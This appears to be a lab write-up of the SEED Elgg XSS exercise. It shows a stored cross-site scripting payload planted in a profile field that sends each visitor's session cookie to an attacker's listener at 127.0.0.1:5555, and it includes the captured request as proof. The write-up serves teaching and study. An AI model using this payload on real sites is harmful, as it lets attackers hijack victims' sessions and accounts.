

Pasted Malicious code in Brief description section of profile edit :





Malicious code saved showing in profile





Login in now as other user :






Boby inspecting profile of alice :




Bobys terminal in browser :




The cookies we captured in terminal :




## Code :

<script>document.write('<img src="http://127.0.0.1:5555?cookie='+escape(document.cookie)+'">');</script>

## EXPLANATION :

### XSS Vulnerability

ELGG does not sanitize user input in profile fields. This means any JavaScript code posted in a profile is stored in the database and executed by every visitor's browser automatically.

How <img>Tag Triggers HTTP GET Request

When the victim visits Alice's profile, the browser encounters the <script> tag and executes it immediately. The JavaScript dynamically creates an <img> tag with the victim's cookie appended to the URL as a parameter. The browser automatically sends an HTTP GET request to load that image — which is actually the attacker's TCP server at 127.0.0.1:5555. The cookie travels in the URL and the TCP server captures it.

Why This Works

The browser treats the <img> src as a normal image request and fires a GET request without asking the user. The document.cookie value contains the victim's active session cookie. The escape() function encodes it for safe URL transmission. The TCP server receives the full GET request including the cookie value in plain text.

Proof From TCP Server Output

GET /?cookie=Elgg%3D7ji5eqf5botpvtg7molugs8lcq

Referer: http://www.xsslabelgg.com/profile/alice